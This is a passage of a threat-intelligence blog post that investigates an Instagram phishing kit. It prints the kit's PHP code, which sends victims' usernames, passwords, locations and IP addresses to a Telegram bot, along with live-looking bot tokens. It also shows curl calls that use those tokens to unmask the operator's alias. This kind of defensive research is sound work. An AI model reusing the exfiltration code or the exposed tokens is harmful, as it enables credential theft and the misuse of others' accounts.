them through the Telegram Bot API.




```
[mertrix@Hack4Career instagram Scriptleri % grep -iR api.telegram.org *
 Sms Atan Telif SC/example/example_extract_.php:    file_get_contents("https://api.telegram.org/bot$token/sendMessage?" . http_build_query($data) );
 Sms Atan Telif SC/manual/docs/api/str_get_.php:    file_get_contents("https://api.telegram.org/bot$token/sendMessage?" . http_build_query($data) );
[mertrix@Hack4Career instagram Scriptleri % grep -iR "\$token=" *
 Sms Atan Telif SC/example/example_extract_.php:    $token='1798094714:AAGsbSEI_4SJVQUwZe6IFZvOr5aoVcmcdZI';
 Sms Atan Telif SC/manual/docs/api/str_get_.php:    $token='1894449748:AAGzUf1ELRQmDq3fqg9TL1ovf2JdB_zze4U';
```



```php
<?php
    $token='1798094714:AAGsbSEI_4SJVQUwZe6IFZvOr5aoVcmcdZI';
    $data = [
        'text' => '
      Kullanıcı Adı : '.$username.'
      Şifre : '.$password.'
      Ülke : '.$ulke.'
      Şehir : '.$sehir.'
      İp : '.$ip.'
      Tarih : '.$cur_time.'
      ',
      'chat_id' => 1003193380
    ];

    file_get_contents("https://api.telegram.org/bot$token/sendMessage?" . http_build_query($data) );


?>
```


As a result of my search, when I sent the tokens, along with the chat_id parameter, to the Telegram Bot API using the cURL tool from the command line, I was able to trace the threat actor’s nickname (alias) through a phishing site from 2021, even after years had passed.



Name	Date Modified	Size	Kind
Sms Atan Telif SC	Yesterday at 16:11	--	Folder
manual	Today at 10:34	--	Folder
docs	Today at 10:34	--	Folder
api	Aug 20, 2021 at 17:11	--	Folder
simple_html_dom	Aug 20, 2021 at 17:11	--	Folder
simple_html_dom_node	Aug 20, 2021 at 17:11	--	
str_get_.php	Jun 6, 2021 at 20:01	393 bytes	
api.md	Oct 20, 2019 at 15:16	3 KB	
constants.md	Oct 20, 2019 at 15:16	644 bytes	
definitions.md	Oct 20, 2019 at 15:16	4 KB	
file_get_html.md	Oct 20, 2019 at 15:16	2 KB	
str_get_html.md	Oct 20, 2019 at 15:16	1 KB	
manual	Aug 20, 2021 at 17:11	--	
faq.md	Oct 20, 2019 at 15:16	2 KB	
index.md	Oct 20, 2019 at 15:16	1 KB	
quick-start.md	Oct 20, 2019 at 15:16	3 KB	
requirements.md	Oct 20, 2019 at 15:16	642 bytes	
custom_theme	Aug 20, 2021 at 17:11	--	
site	Aug 20, 2021 at 17:11	--	
extra.css	Oct 20, 2019 at 15:16	106 bytes	
mkdocs.yml	Oct 20, 2019 at 15:16	5 KB	
README.md	Oct 20, 2019 at 15:16	3 KB	
img	Today at 09:13	--	
BENİ OKU.txt	Sep 23, 2021 at 16:37	401 bytes	
css	Aug 20, 2021 at 17:11	--	Folder
example	Aug 20, 2021 at 17:11	--	Folder
scraping	Aug 20, 2021 at 17:11	--	Folder
example_extract_html.php	May 4, 2021 at 16:05	106 bytes	PHP Script
example_extract_.php	May 4, 2021 at 15:47	427 bytes	PHP Script
example_advanced_selector.php	Oct 20, 2019 at 15:16	1 KB	PHP Script
example_basic_selector.php	Oct 20, 2019 at 15:16	940 bytes	PHP Script

```
mertrix@Hack4Career ~ % curl -X POST "https://api.telegram.org/bot1798094714:AAG
sbSEI_4SJVQUwZe6IFZvOr5aoVcmcdZI/getChat" -d "chat_id=1003193380"

{"ok":true,"result":{"id":1003193380,"first_name":"Kevin Lordge","username":"kev
inlordgex","type":"private","active_usernames":["kevinlordgex"],"bio":"Bo\u015fu
na U\u011fra\u015fmay\u0131n Zirve Bana Rezerve\ud83d\ude1c"}}%
mertrix@Hack4Career ~ %
mertrix@Hack4Career ~ % curl -X POST "https://api.telegram.org/bot1894449748:AAG
zUf1ELRQmDq3fqg9TL1ovf2JdB_zze4U/getChat" -d "chat_id=1003193380"

{"ok":true,"result":{"id":1003193380,"first_name":"Kevin Lordge","username":"kev
inlordgex","type":"private","active_usernames":["kevinlordgex"],"bio":"Bo\u015fu
na U\u011fra\u015fmay\u0131n Zirve Bana Rezerve\ud83d\ude1c"}}%
mertrix@Hack4Career ~ %
```

When I searched for this alias on the SOCRadar XTI platform, I was able to find out which Telegram channel the threat actor had been part of, which added a new dimension to my investigation.



Search: kevinlordgex

ⓘ Results are searched from 2023-02-15 to 2024-02-15

Mectruy mentioned "kevinlordgex" on the " " Telegram channel

● Telegram - 2023 Apr 22 14:11 UTC

group | channel | telegram | social | ···

Mectruy in SOCIALS | OFFICIAL GROUP

/ban @kevinlordgex dolandirici

Data Insights ⓘ

Source	Telegram
Discover Date	22 Apr 2023 14:11
Content Link	https://t.me/ /3654848
Sender User	Mectruy
Chat Title	SOCIALS | OFFICIAL GROUP
Account ID	
Message Type	group|channel
Tags	spyhackerz_org, group, ···

Full Content

Search

```
/ban @kevinlordgex dolandirici
```

Conclusion

In conclusion, it is crucial for cybersecurity researchers and cyber threat intelligence analysts fighting cybercrime to closely monitor the platforms (forums, Telegram groups, Discord channels, etc.) used by threat actors and meticulously analyze the files shared on these platforms. This is important because the research and investigations they conduct have the potential to significantly alter the course of their work.

Hope to see you in the following articles.